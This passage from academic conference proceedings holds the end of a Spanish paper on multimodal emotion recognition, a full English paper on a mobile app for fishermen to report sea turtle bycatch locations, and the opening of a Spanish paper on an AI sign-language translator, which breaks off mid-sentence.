En la figura 8 se presenta además el resultado de excitación y valencia calculados de un caso de prueba dinámica con el empleo del simulador de vuelo (indicados con un triángulo de color celeste), en el cuadrante HA_NV en correspondencia con el valor obtenido por la encuesta SAM (indicado con un cuadrado de color celeste).

Se indican las referencias gráficas de la figura 8 en la tabla 2.

Figura	Descripción
△	Cálculo promedio de valencia y excitación
□	Encuestas SAM
○	IAPS
◇	Resultados promedio de MorphCast

Tabla 2. Referencias grafico excitación-valencia

5.1 Discusión de los Resultados

En este orden el cálculo de valencia y excitación demostró que hay correspondencia de resultados en las situaciones de prueba, específicamente en la segunda LA_PV (excitación baja - valencia positiva) y la tercera LA_NV (excitación baja - valencia negativa). En la primera situación de prueba HA_PV (excitación alta - valencia positiva) el resultado obtenido coincide en que la valencia es positiva, sin embargo, el cálculo de la excitación obtenida, resulto contrario a lo esperado en función del resultado de la encuesta SAM; lo cual es posible, dado que se considera una determinación subjetiva del usuario al emplear una encuesta SAM, frente a una objetiva obtenida por valores fisiológicos. Sin embargo, se observa que en la validación correspondiente de los resultados obtenidos con el desarrollo propuesto (conductancia de piel y variación de ritmo cardiaco para determinación de excitación y su valencia en función de la emoción determinada por la imagen de rostro) en comparación con los resultados obtenidos para de excitación y valencia empleando MorphCast [27], corresponden ambos al segundo cuadrante. La validación se realizó integrando la biblioteca SDK HTML5 de "MorphCast" [33], que brinda valores de excitación y valencia a través de las capturas de

rostro obtenidas de la webcam (representado por un rombo en la figura 8).
En relación a las pruebas realizadas a individuos bajo estímulos en ambientes dinámicos (simulador de vuelo, figura 7), se muestra en la figura 8, los resultados obtenidos, particularmente en esta situación el sujeto expresó a través de la encuesta SAM (representado por un cuadrado en color celeste), que la excitación fue alta y la valencia negativa, correspondiente al cuadrante HA_NV (excitación alta– valencia negativa). Se puede observar, que el valor obtenido por el desarrollo propuesto (conductancia de piel y variación de ritmo cardiaco para determinar la excitación y la imagen de rostro para determinar la valencia, (representado por un triángulo de color celeste), muestran pertinencia al mismo cuadrante (HA NV) donde se presentó el valor de la encuesta SAM.

6 Conclusiones y Futuras líneas de Trabajo e Investigación

Los resultados de las pruebas fueron exitosos en cuanto a los registros de los datos fisiológicos, parámetros EEG, captura de rostro e integración con la API mencionada para el cálculo de valencia, así como también los resultados obtenidos en correspondencia a las validaciones realizadas. El presente estudio ha demostrado el potencial del framework mejorado para el reconocimiento emocional multimodal. Futuras líneas de trabajo se orientarán a la adecuación del desarrollo para ambientes áulicos. En orden a las futuras líneas de investigación se espera complementar los resultados con reconocimiento de emociones por voz, sumando el trackeo de ojos de forma de lograr una visión más completa y precisa del estado emocional del usuario y el enfoque del mismo en el contexto de observación del estímulo al cual es expuesto.

7 Referencias

1. P. E. &. D. R. J. Ekman, Moods, emotions, and traits. The nature of emotion: Fundamental questions, Oxford, 1994, pp. (pp. 56-58).
2. «Qué son los análisis de expresión facial y cómo funcionan,» 2021. [En línea]. Available: https://neuromarketing.la.
3. D. S. Baldasarri, «Computación Afectiva: tecnología y emociones para mejorar la experiencia del usuario,» 2021.
4. S. Ierache Jorge, «Framework multimodal emocional en el contexto de ambientes dinámicos. Revista lbérica de Sistemas y Tecnologías de Información.,» 2020.
5. Picard, Affective Computing., Tech.Rep. 321, MIT Media Lab, 1995.
6. T. &. Tan, Affective Computing: a review. En Proceedings of the First international conference on Affective Computing and Intelligent Interaction, 2005.
7. A. &. M. ,. A. Agarwal, Beyond usability: evaluating emotional response as an, Boston, 2009, pp. (pp. 2919-2930).
8. K. Q. T. &. Z. L. Zhong, Un estudio de la comunicación emocional de emoticonos basado en el modelo circumplexo de afecto de Russell., vol. vol 11583, Springer Nature Suize AG.: En Lecture Notes in Computer Science, 2019, pp. pp. 577-596.
9. R. &. P. ,. P. Hartson, Process and Guidelines for ensuring a uality user, San Francisco: Morgan Kaufmann Publishers. Inc., 2012.
10. Fusar-Poli, P., Landi, P., & O'Connor, C. (2009). Neurophysiological response to emotional faces with increasing intensity of fear: A skin conductance response study. Journal of Clinical Neuroscience, 16(7), 981–982. doi:10.1016/j.jocn.2008.09.022
11. Azarbarzin, A., Ostrowski, M., Hanly, P., & Younes, M. (2014). Relationship between Arousal Intensity and Heart Rate Response to Arousal. Sleep, 37(4), 645–653. doi:10.5665/sleep.356
12. Ménard, Mickaël & Richard, Paul & Hamdi, Hamza & Daucé, Bruno & Yamaguchi, Takehiko. (2015). Emotion recognition based on heart rate and skin conductance. PhyCS 2015 - 2nd International Conference on Physiological Computing Systems, Proceedings. 26-32
13. Critchley, H. D. (2002). Electrodermal responses: What happens in the brain. Neuroscience & Biobehavioral Reviews 26(2), 213-236
14. Z. &. B.-L. L. Wei-Long, Investigating Critical Frequency Bands and Channels for EEG-Based Emotion Recognition with Deep Neural Networks., 2015, pp. 162-175.
15. S. M. N. M. R. &. H. E. Poria, Emotion Recognition n Conversation: Research Challenges, Datasets, and Recent Advances. En Conversation: Research Challenges, Datasets, and Recent Advances., vol. 7, 2019.

16. G. E. G. &. C. A. E. G. Chanchí, «Análisis de emociones y sentimientos,» RISTI - Revista Ibérica de Sistemas e Tecnologias de Información, pp. 95-107., 2019.
17. G. E. G. S. L. M. M. &. C. W. Y. M. Chanchí, «Propuesta de un analizador automático de emociones para contenidos musicales,» RISTI - Revista Ibérica de Sistemas e Tecnologias de Información, pp. 558- 570, 2020.
18. F, Elkfury, J, Ierache "Clasificación y representación de emociones en el discurso hablado en español empleando Deep Learning" Revista Ibérica de Sistemas y Tecnologías de Información RISTI, N.º 42, 06/2021, pp 78-92 , DOI: 10.17013/risti.42.78–92
19. P. Ekman, Basic Emotions. En E.T. Dalgleish & M.J. Power, Handbook, L. Chichester: John Wiley & Sons, Ed., 2005, pp. pp. 45-60.
20. J., J. &. P. B. Posner, The circumplex model of affect: an integrative approach to affective neuroscience, cognitive development, and psychopathology, Development and psychopathology,, 2005.
21. D. &. C. D. Keltner, Understanding Multimodal Emotional Expressions: Recent Advances in BasicEmotion Theory, EmotionResearch.com, 2015.
22. K. Scherer, ¿Que son las emociones? y ¿cómo pueden ser medidas? En Social Science Information., SAGE Publications., 2005.
23. Bradley, M. M., & Lang, P. J. (1994). Measuring emotion: the self-assessment manikin and the semantic differential. Journal of behavior therapy and experimental psychiatry, 25(1), 49 -59.
24. Sebastian González, Matias Alonso, Fernando Elkfury, Jorge Ierache, Emotion recognition through physiological sensors using supervised leering reinforced with facial expressions HCI 2021, Proceedings of the VII Iberoamerican Conference on Human Computer Interaction, São Paulo, Brazil, September 8-10, 2021., ISSN: 1613-0073 – CEUR
25. X. Li, D. Song, P. Zhang, G. Yu, Y. Hou, and B. Hu, "Emotion recognition from multi-channel EEG data through Convolutional Recurrent Neural Network," in Proc. IEEE Int. Conf. Bioinform. Biomed., Shenzhen,China, Dec. 2016, pp.352-359
26. Y. Kwon, S. Shin, and S. Kim, "Electroencephalography Based Fusion Two-Dimensional (2D)-Convolution Neural Networks (CNN) Model for Emotion Recognition System," Sensors, vol. 18, no. 5, pp. 1383-1395,2018.
27. Morphcast–Advanced Facial Emotion Recognition–Machine Learning. Recuperado de: https://www.morphcast.com/faq/ ,vigente 2024.
28. Neurosky Mindwave Mobile vigente 2024. https://store.neurosky.com/pages/mindwave
29. Mindfield® eSense Pulse | Biofeedback. https://mindfield.de/en/esense-pulse/
30. Mindfield® eSense Skin Response | Biofeedback. https://mindfield-esense.com/esense-skin- response-es/
31. Luxand - face recognition, face detection and facial feature detection technologies. (s/f). Luxand.com. Recuperado el 2 de noviembre de 2023, de https://www.luxand.com/
32. Lang, P. J., Bradley, M. M., & Cuthbert, B. N. (2008). International affective picture system (IAPS): Affective ratings of pictures and instruction manual. In Technical Report A-8. Gainesville, FL: University of Florida
33. SDK Morphcast. Recuperado de https://ai-sdk.morphcast.com/latest/index.html. Vigente junio 2024.

Systematization of Information Management in Sea Turtle Recovery

Sergio David Andrade Colombani[1], Javier Fernandez Tierno[1], Cristina Sanhueza[3], Lucrecia Diaz[3], Luciano H. Tamargo[1,4], and Martín L. Larrea[1,2,4⋆]

[1] Department of Computer Science and Engineering, Universidad Nacional del Sur (UNS), Bahía Blanca, Argentina
[2] Computer Graphics and Visualization R&D Laboratory, Universidad Nacional del Sur (UNS) - CIC Prov. Buenos Aires, Bahía Blanca, Argentina
[3] Grupo de Investigación y Rehabilitación de Tortugas Marinas (Quelona), Departamento de Biología, Bioquímica y Farmacia, Universidad Nacional del Sur, Bahía Blanca, Argentina
[4] Institute for Computer Science and Engineering, Universidad Nacional del Sur (UNS) - CONICET, Bahía Blanca, Argentina
sergio.david2201@gmail.com, javierfernandeztierno@live.com, ccsanhueza@yahoo.com.ar, diazlucrecia@hotmail.com, {lt, mll}@cs.uns.edu.ar

Abstract. Sea turtles have faced the impacts of human activities for many decades, and their current threats are so severe that they are critically endangered. One of the most significant threats to their populations is entanglement in fishing gear. To protect and recover these animals, an advanced information collection system has been developed. This system allows fishermen to record the GPS location, date, and time when a turtle becomes trapped in their fishing nets. This crucial information is collected by the "Quelona" Sea Turtle Rescue Center, providing valuable data for research and conservation efforts. The project was designed with simplicity in mind, ensuring that it is easy to use. It also addresses challenges such as poor telephone service coverage and data redundancy, ensuring that the system remains functional in difficult conditions. By addressing these issues, the project aims to significantly contribute to the preservation and recovery of sea turtle populations.

Keywords: sea turtle recovery, usability, software engineering

1 Introduction

Sea turtles have been significantly impacted by human activities for many decades [1], placing them in a critical state of conservation. Among the most significant threats to their populations is entanglement in fishing gear. Four species of sea turtles are common in the exclusive economic zones of Argentina, Uruguay, and Brazil: the green turtle, the loggerhead turtle, the leatherback turtle, and the

⋆ Corresponding author

hawksbill turtle. The coast of Buenos Aires province, particularly the estuaries of the Río de La Plata and Bahía Blanca [6], are crucial feeding areas in the life cycle of these turtles. Unfortunately, these sites also represent high-risk areas for entanglement in fishing nets. It is estimated that hundreds of turtles become entangled in these environments.

Turtles are injured when they come into contact with fishermen's nets during their usual activities. Fishermen often take the entangled turtles to port, where rescuers assess the animals' injuries and provide necessary treatment, sometimes taking them to shelters until they recover. Upon arrival at port, rescuers collect data from the fishermen, including the location where the sea turtle was found. However, the descriptions provided by fishermen are often vague and imprecise. Precise information about the location, date, and time of the entanglement would help establish behavioral patterns of the turtles, thereby improving protection and conservation policies.

While there are platforms available for recording animal sightings, they do not meet the specific needs of this project, as detailed in section 2. Therefore, we propose developing a new solution, in cooperation with the "Quelona" Sea Turtle Rescue Center [8]. Our proposal is to establish an information collection system that allows fishermen in the region to record the GPS location, date, and time when a turtle becomes trapped in their fishing nets. This information will be displayed on a webpage, providing an additional resource for investigations and rescuers. The project focuses on simplicity of use and addresses challenges such as poor telephone service coverage and data redundancy.

2 Digital Solutions in the Field of Conservation

Before our development, there was no application designed to meet the conditions necessary for the recovery and protection of sea turtles, considering the challenging work context of fishermen. These fishermen often face situations that make it difficult to use an information system. However, there are applications for other animal species. In this section, we will highlight the work done in three specific cases.

2.1 Ladybug Data Collection

The Vaquitas Project [2,3] (in Argentina, the ladybug is called "Vaquita de San Antonio") is an initiative created to enhance knowledge about the biodiversity of these ladybugs in Argentina. The project aims to map the distribution of conspicuous ladybugs (those visible to the naked eye) across the country, providing a foundation for future conservation programs for this important group of insects.

The Vaquitas Project is driven by a group of professionals and students dedicated to biodiversity conservation and science dissemination. It includes researchers, scholarship holders, support staff, and students from various universities and institutions in Argentina and Chile.



(a) Four species of sea turtle are common in the exclusive economic zones of Argentina, Uruguay and Brazil. These are the green turtle, the loggerhead turtle, the leatherback turtle, and the hawksbill turtle.



(b) "Quelona" deals with the rehabilitation and reintroduction of sea turtles in the local estuary, studying issues related to the behavior, conservation and ecology of the environments where these species live.

Fig. 1: The "Quelona" Sea Turtle Rescue Center operates within the framework of the Department of Biochemical Biology and Pharmacy of the National University of the South. Recently, it was authorized by the Directorate of Flora and Fauna of the Ministry of Agrarian Affairs of the province of Buenos Aires (Argentina), and is the first in the country to achieve official recognition of this type. The photos are from the official "Quelona" account on Facebook.

To report a ladybug sighting, the project requires individuals to send one or more photos along with the date and geographical location of the sighting. The project offers three methods for submitting this information:

- Through the site `www.argentinat.org`, where participants must join the Vaquitas project. Once part of the project, they can upload the collected information on an "observation card." This includes entering the date and place of the observation. This functionality is available via browser on a PC or on a mobile device with Android or iPhone.
- Through a WhatsApp message to the number +5492944239168, which includes the photos, location, and any relevant information the observer considers important.
- Through an email to `vaquita@comahue-conicet.gob.ar`, which includes the photos, location, and any relevant information the observer considers important.

2.2 iNaturalist

The iNaturalist platform [4,5] is defined as an online social network where people share biodiversity information to help each other learn about nature. It serves as



(a) Making an observation from the mobile application of iNaturalist.

(b) Making an observation from the web site of iNaturalist

Fig. 2: An observation records an encounter with an individual organism at a particular time and location. These observations can be record through the web site or a mobile application.

a crowdsourcing species identification system and a tool for recording organism occurrences. Users can record their own observations, get help with identifications, collaborate with others, collect information for common purposes, and access observational data collected by other users. This project helps identify the plants and animals around us while generating data for science and conservation.

To make an observation, users can do so through the web or from a mobile application available for Android or iPhone. The process is similar to that in the previous case; an observation is made by capturing one or more photos and including pertinent information along with the location. Users can link to projects and contribute to them.

2.3 EcoRegistros

EcoRegistros [7, 9] is a platform designed as a meeting point for bird watchers, nature photographers, filmmakers, and sound engineers. It provides a space where each person can contribute fauna information, which is automatically organized into species-specific cards. The EcoRegistros team embraces two fundamental ideas. First, they emphasize the importance of community in achieving significant works. They create a space where generalists, specialists, and amateurs can provide valuable information. They believe that extensive works, like books or electronic formats, should be built by the community, recognizing diverse knowledge and experiences. Second, they highlight the role of technology in this collaborative process, stressing the need for order, ease of development, and communication between collaborators. Technology is seen as a tool for documentation, using a highly typified system that eliminates ambiguity and allows easy access to necessary information.

A distinctive feature of the site is the automatic generation of geographic distribution maps based on entered records, providing an instant and up-to-date view of species locations. The platform is a valuable tool for learning, research, and nature dissemination. Its objective is to facilitate community participation in building knowledge about fauna, hoping this tool will be useful for anyone interested in exploring and understanding biodiversity.

To contribute information, users must register on the site and complete a form depending on whether they wish to incorporate graphic, auditory, or other types of information. There is an upload form where users enter all relevant information.

2.4 Discussion

In the cases presented in this section, a common factor is the user's role in entering sighting information into a system. In all instances, the user completes a form detailing relevant information about the sighting, especially the geographic location and images. This process requires the user to devote time and attention to recording the sighting.

This is crucial because it relates to the user's context. When recording the location where a fisherman found a turtle trapped in his nets, we must consider the fisherman's environment. On a fishing boat at sea, a fisherman's attention is focused on fishing and handling the nets. It is unrealistic to expect a fisherman to take out his cell phone and complete a form with the required information in such a situation.

This particular context makes it impractical to use solutions similar to those detailed in this section. Instead, we moved forward with our own development, focusing on facilitating the interaction between the user and the system while maintaining the required functionality for the project.

This article is organized as follows: In the next section, we describe works similar in functionality to what we intend to carry out and discuss why these developments do not meet the needs of this project. Then, in Section 3, we detail our proposal, including its scope and limitations, along with information about the design, development, and testing of the system. Finally, Section 4 summarizes the conclusions of our work and outlines the areas that remain open for further research.

3 Our Proposal

Our proposal to address the issues raised is the creation of a mobile application that allows fishermen to send the precise location where they encountered a turtle. The mobile application should be simple and enable the user to send the position, along with the date and time, in as few steps as possible.

Additionally, a web portal is necessary to display the information received from fishermen. This portal should be intuitive for researchers and rescuers to use, collecting basic information such as date, time, and geographic coordinates. This setup aims to resolve the aforementioned problem effectively.

3.1 Design & Development

The main objective when designing the application was to make it as simple as possible, following the premise set by the "Quelona" team from day one: "*using the application is a favor that the fishermen do for us.*" Therefore, from the first version, we opted for a "Big Red Button" application where the only action required from the user is to press the button, which sends their GPS location to the database along with the date and time.

Technologies were chosen based on familiarity and ease of access to necessary libraries. The Ionic framework was used with Angular for the code, avoiding native Android development due to lack of experience in that field. The use of Capacitor, provided by Ionic, allowed access to the cell phone's GPS API, obtaining the location easily and quickly. Although the tools allow for iPhone development, it was decided not to pursue this due to the cost of obtaining an Apple developer license, which was not feasible.

Once the GPS functionality was completed, a database service was needed. Firebase from Google was chosen for being free, easy to integrate, and manageable with a new Gmail account, which was also used to create the repository on GitHub. This completed the development of the mobile application.

Along with the development of this functional requirement, two non-functional requirements emerged. The first, critical for the proposed use case, was the need for data persistence in scenarios of low or no connectivity. To address this, a queue was implemented to store the data and a service was created to check connectivity. Once connectivity was restored, all stored data would be sent. The second non-functional requirement was to prevent fishermen from accidentally sending the same position multiple times. To achieve this, the button was disabled once the position was registered in the queue, and a toast message indicated that the position had been recorded. The button would be re-enabled 20 seconds later to allow for additional turtle encounters to be recorded.

After this, we began developing the web application to observe the information and host the other functionalities required by the work team. The key functionalities required were:

- Viewing GPS positions recorded by fishermen, including longitude, latitude, date, and time.
- Associating each GPS position with a unique code entered by the work team.
- Downloading all information in .csv format.

To keep the development concise, we chose Angular for the web application and GitHub Pages for hosting, as it provided a simple, free, and effective solution. Seeking an attractive and maintainable visual solution, we incorporated the Angular Material library to use prefabricated components, enhancing the code's maintainability for future iterations. From this library, we used NavBar for the application header, Footer, and Tables. The Tables, in particular, were instrumental in fulfilling some requirements to refine the information visualization.



(a) Single screen fishermen application. In order to maintain the simplicity of the system, only one button was tested to record the position in which the angler encountered a turtle.



(b) Single screen of fishermen application, after sending the position. The button is disabled for 20 seconds after successfully registering the location.

Fig. 3: When designing the graphical interface of the application, the main objective was to make it as simple as possible. The "Quelona" team emphasized that using this application was a favor the fishermen were doing for us, so it was crucial to minimize any interruption to their work routine.

Additionally, we added the ability to sort the information in ascending or descending order based on different table headers (Code, Date, Time, Longitude, Latitude) and to filter the data based on a desired date range. Once the development was completed, the page was hosted on GitHub Pages.

3.2 Test Cases

We began the testing stage with the mobile application in operation along with its respective database to verify the registered positions. Initial tests were conducted on our personal cell phones at home, and the results were satisfactory




Fig. 4: Full view of the data management web application.

as the coordinates were recorded correctly, though not precisely accurate to the actual locations.

Locations were also recorded from other common places within the city of Bahía Blanca. The results were approximately correct, within a few meters of the actual location from which the position was sent. Additional tests were conducted by disconnecting the devices from Wi-Fi and mobile data, then reconnecting to verify the positions sent in these cases. Tests included sending the location from one point, moving to a different point, and then reactivating the device's internet services. The results showed the positions recorded were from where the signal was sent, not where the device was when reconnected. The initial tests were satisfactory, but there was still a discrepancy between the real location and the recorded location, with errors ranging from approximately 100 meters to 500 meters.

Further tests were conducted on third-party mobile devices to verify compatibility, yielding good results and new positions from different cities, including Bahía Blanca, Sierra de la Ventana, Bariloche, and even Barcelona (Spain). In one test, two devices more than ten blocks apart recorded the same position, prompting further investigation.

After a few weeks, we discovered an additional function that allowed mobile devices to send geographical coordinates with greater precision. This new function significantly improved location accuracy, solving the initial problem. Tests continued in different cities with various devices to ensure compatibility and portability. All data, from the beginning to the end of the tests, were verified using Google Maps, which allows geographical coordinates to be entered and recorded positions to be displayed.

By early December 2023, the project was ready for field testing. We had arranged a departure with the "Quelona" researchers and a fishing team. Un-

fortunately, on December 17, a severe storm hit Bahía Blanca and the region, causing fatalities and injuries. With winds exceeding 100 kilometers per hour and heavy rainfall, the storm resulted in the fall of trees and poles, as well as widespread power outages. The fishing boats were damaged, preventing the program field tests from being conducted. The peak period for turtle occurrences in the area is between December and March, so we must wait for the 2024-2025 season to put the developed system to real use. So far, all tests have shown that the system works correctly.

4 Conclusions & Future Work

This work aimed to develop an information system to aid in the conservation of sea turtles by providing accurate data on their GPS location, time, and date when they are trapped in fishermen's nets. This objective was achieved through the development of an Android mobile application for fishermen and a web platform for researchers and rescuers to collect and use the information.

On the mobile development side, a robust and easy-to-use application with an intuitive interface was implemented. This allows fishermen and rescue personnel to quickly and accurately record bycatch incidents, ensuring effective adoption of the tool in various fishing contexts. This development generated a database to understand patterns and identify critical areas for turtle conservation. On the web platform side, a site was developed where the collected information can be viewed, new data can be incorporated, and data can be downloaded for further use and processing, as preferred by researchers and rescuers.

This project follows an open-source policy and is available to anyone who wishes to extend its functionality or apply it in other areas. We hope this work serves as a foundation for new applications aimed at fauna conservation and protection.

The project faced several challenges, such as the inability to conduct user tests in the estuary due to adverse weather conditions and the inability to develop a distributable version for iOS devices. Additionally, an iPhone version was not developed due to the need for an Apple developer license to distribute the application.

The idea of including a heat map on the website for better visualization of recorded geographical coordinates was considered but discarded to reduce the website's complexity and make it simpler and easier to read.

Furthermore, the Angular Material library was incorporated to use prefabricated components, increasing code maintainability for future project iterations. This decision also favors extensibility for future iterations requiring new functionalities. Finally, all accounts created for the project's development are not linked and are free for those interested in continuing the development.

As final closing words, we would like to highlight that interdisciplinary work is crucial for achieving conservation objectives and is essential for student development by exposing them to real-world conservation issues. Engaging with actual conservation challenges allows students to understand the complexities

involved and learn to address them effectively. Moreover, interacting with real clients helps students to listen to and understand the specific needs of stakeholders, enabling them to provide practical and impactful solutions for biodiversity conservation. This hands-on experience is invaluable for preparing future conservationists to make meaningful contributions in their field.

Acknowledgments. This work was partially supported by the following research projects: PGI 24/N059 and PGI 24/N050 from the Secretaría General de Ciencia y Tecnología, Universidad Nacional del Sur, Argentina.

References

1. Recabarren-Villalón, Tatiana and Ronda, Ana C and La Sala, Luciano and Sanhueza, Cristina and Díaz, Lucrecia and Pirani, Lucas S Rodríguez and Picone, A Lorena and Romano, Rosana M and Petracci, Pablo and Arias, Andrés H: First assessment of debris pollution in the gastrointestinal content of juvenile Magellanic penguins (Spheniscus magellanicus) stranded on the west south Atlantic coasts. In: Marine Pollution Bulletin, pp. 114-628. Elsevier (2023).
2. Proyecto Vaquitas, `https://proyectovaquitas.com.ar`. Accessed: July 2 (2024).
3. Zubimendi, Miguel Ángel and Verón, Constanza and Plos, Anabela and Lorente, Malena and Giglio, Matías Leonel and Béguelin, Marien and Archuby, Fernando Miguel: Experiencias en la comunicación pública del conocimiento con Wikipedia desde el Museo de La Plata. In: VII Encuentro de Investigadores, Becarios y Tesistas de la Patagonia Austral (2022).
4. iNaturalist, `https://www.inaturalist.org/`. Accessed: July 2 (2024).
5. Di Cecco, Grace J and Barve, Vijay and Belitz, Michael W and Stucky, Brian J and Guralnick, Robert P and Hurlbert, Allen H.: Observing the observers: How participants contribute data to iNaturalist and implications for biodiversity science. In: BioScience, pp. 1179–1188. Oxford University Press (2021).
6. Fiori, Sandra and Pratolongo, Paula D.: Bahía Blanca Estuary. Springer (2021).
7. EcoRegistros, `https://www.ecoregistros.org/`. Accessed: July 2 (2024).
8. Centro de Rescate de Tortugas Marinas "Quelona", `https://www.facebook.com/Quelona`. Accessed: July 2 (2024).
9. Werenkraut, Victoria and Baudino, Florencia and Roy, Helen E.: Citizen science reveals the distribution of the invasive harlequin ladybird (Harmonia axyridis Pallas) in Argentina. In: Biological Invasions, 22 (10), pp. 2915–2921. Springer (2020).

Traductor de lenguaje de señas simplificado por una inteligencia artificial

Juan Pablo Sablich[1], Martin Correa[2], Marcelo Taruschio[3], Rodolfo Bertone[4]

[1] Alumno de Grado FACEI UCALP
[2] Profesor Lic. en Sistemas FACEI UCALP
[3] Director de Carrera FACEI UCALP
[4] Secretario Academico FACEI UCALP

juampi_sablich@hotmail.com, martin.correa@gmail.com,
marcelo.taruschio@ucalp.edu.ar, rodolfo.bertone@ucalp.edu.ar

Abstract. Este trabajo de investigación se centra en aprovechar la evolución tecnológica para mitigar las barreras de comunicación entre personas oyentes y aquellas con discapacidad auditiva. Estas barreras obstaculizan la interacción en entornos educativos, laborales y sociales. Se propone implementar un sistema inteligente de reconocimiento de lenguaje de señas mediante un traductor impulsado por inteligencia artificial (IA), destacándose como un avance tecnológico que mejora significativamente la calidad de vida.
El sistema utiliza redes neuronales previamente entrenadas para mejorar la precisión en diversas tareas, facilitando la comunicación efectiva entre personas con discapacidad auditiva y oyentes. Además de reducir las barreras comunicativas, el sistema busca promover la inclusión social y laboral de las personas con discapacidad auditiva, anticipando mejoras significativas en las relaciones interpersonales y la inclusión en sectores cruciales como la educación, el ámbito social y el trabajo.
El objetivo general consiste en Proveer una herramienta accesible para que cualquier persona, independientemente de su conocimiento previo del lenguaje de señas, pueda comprender las interpretaciones de manera fluida, mediante la implementación de un sistema traductor de lenguaje de señas mediante inteligencia artificial.
Los objetivos Específicos son: Efectuar el entrenamiento de la red neuronal utilizando imágenes capturadas por una cámara para reconocimiento del lenguaje de señas mediante algoritmos de inteligencia artificial, desarrollar una aplicación web que garantice escenarios de calidad para fomentar la comunicación en lengua de señas, utilizando el modelo de inteligencia artificial implementado y validar la usabilidad y utilidad percibida del aplicativo mediante pruebas que incluyan la detección y depuración de errores, considerando la funcionalidad del sistema en diferentes condiciones lumínicas.

Keywords: Traductor Lenguaje de Señas. Sistemas de identificación automática con IA. Lenguaje de Sordos. Aplicación Inclusiva.

1. Introducción

En el reino animal, la comunicación se manifiesta a través de señales químicas, sonidos y gestos, fundamentales para la interacción y supervivencia. Sin embargo, la habilidad humana única de transmitir significados complejos mediante el lenguaje distingue nuestra comunicación de la de otras especies. La comunicación no es solo un rasgo opcional, sino un proceso esencial en la vida misma [1][2].

Las personas con discapacidad auditiva enfrentan desafíos únicos en un entorno predominantemente audiovisual. ¿Cómo pueden participar plenamente en una sociedad donde la comunicación verbal y auditiva es predominante? La falta de acceso al lenguaje verbal representa una barrera significativa en la integración social, limitando el desarrollo humano, educativo y profesional de las personas afectadas [3][4].

El lenguaje de señas se destaca como una herramienta crucial para la comunicación de personas con discapacidad auditiva o dificultades en el habla, rompiendo barreras diarias y facilitando el acceso a la información. Aunque efectivo entre personas sordas, puede no ser comprensible para quienes tienen pérdida auditiva parcial o no están familiarizados con él. Alternativas como el lenguaje escrito y la lectura de labios, aunque utilizadas históricamente, presentan limitaciones significativas en diversos contextos.

El avance tecnológico reciente ofrece soluciones innovadoras como los sistemas de reconocimiento y traducción del lenguaje de señas impulsados por inteligencia artificial (IA). Este trabajo de investigación se enfoca en reducir las barreras de comunicación para personas con discapacidades auditivas mediante la aplicación de algoritmos de IA en la interpretación del lenguaje de señas. Esta iniciativa no solo busca garantizar los derechos, sino también mejorar significativamente la calidad de vida de las personas afectadas.

La propuesta específica implica implementar un sistema capaz de traducir el lenguaje de señas utilizando IA. Este sistema captura imágenes del lenguaje de señas, aprende patrones y gestos específicos, procesa la información y la interpreta para mostrarla en tiempo real en una pantalla o dispositivo. Esta tecnología no solo facilita la comunicación fluida entre personas sordas y oyentes, sino que también promueve una mayor inclusión social y accesibilidad en diversos entornos [5][6].

La inteligencia artificial (IA) ofrece ventajas significativas en la interpretación del lenguaje de señas, como la automatización de procesos, la mejora en la precisión del reconocimiento y traducción de gestos, la reducción del error humano y la eficiencia en el análisis de datos.

Estas capacidades no solo mejoran la eficiencia y la precisión de la comunicación mediante lenguaje de señas, sino que también promueven una mayor inclusión y accesibilidad para personas con discapacidades auditivas en diversos ámbitos sociales y laborales.

2. Revisión del problema

2.1. Antecedentes

La historia del lenguaje de señas se remonta al siglo XVII y puede dividirse en tres etapas cruciales: la antigüedad, los siglos XVIII y XIX y el siglo XX [7]. Inicialmente, el uso del lenguaje de señas era limitado y no reconocido formalmente. Sin embargo, con la creación de escuelas para sordos y el reconocimiento de esta forma de comunicación, su uso se expandió significativamente durante los siglos XVIII y XIX. En el siglo XX, el desarrollo tecnológico ha permitido avances significativos en el tratamiento, almacenamiento y reproducción de imágenes, facilitando la transmisión y aprendizaje del lenguaje de señas.

Diversas investigaciones y proyectos han contribuido al desarrollo de herramientas tecnológicas que interpretan el lenguaje de señas mediante dispositivos visuales y auditivos. Entre ellos, destaca el diseño de guantes electrónicos que transforman los gestos en caracteres y voz artificial, como el proyecto desarrollado en 2016 que utiliza un Arduino MEGA para procesar señales eléctricas[8]. Otros ejemplos incluyen el traductor de la Fundación Hetah, que convierte texto a lenguaje de señas mediante un avatar, y Signalo, una solución multiplataforma que utiliza un avatar en 3D para traducir texto y habla en tiempo real [9].

Proyectos como GANAS y los guantes que hablan han revolucionado la accesibilidad para personas sordas, proporcionando traductores de texto a lengua de signos y dispositivos que captan y traducen los movimientos de las manos. Estos avances han mejorado significativamente la comunicación y la inclusión de personas con discapacidades auditivas, facilitando su interacción en diversos entornos sociales y educativos [10].

2.2. Lenguaje de señas

La lengua de señas posee una estructura gramatical propia y se basa en gestos que refieren a imágenes de cosas, objetos o conceptos a expresar [11]. Es la lengua natural de expresión y configuración gesto-espacial y percepción visual que permite a las personas sordas comunicarse con su entorno social. Basándose en movimientos y expresiones a través de las manos, los ojos, el rostro, la boca y el cuerpo, la lengua de señas es un sistema completo y estructurado. No se trata de un conjunto de gestos desordenados e incompletos, sino de un lenguaje complejo con igual velocidad y profundidad que la lengua oral. Además, la lengua de señas no es universal; cada país tiene su propia versión que puede variar incluso entre regiones. Además de las manos, toda la expresión corporal está involucrada en la comunicación. La lengua de señas incluye giros idiomáticos propios y etapas de adquisición semejantes a las que atraviesan los niños oyentes en el aprendizaje del lenguaje oral.

3. Metodología

3.1 Tipo de estudio

El diseño utilizado para el desarrollo del presente trabajo es un sistema traductor de lengua de señas mediante inteligencia artificial para personas con discapacidad

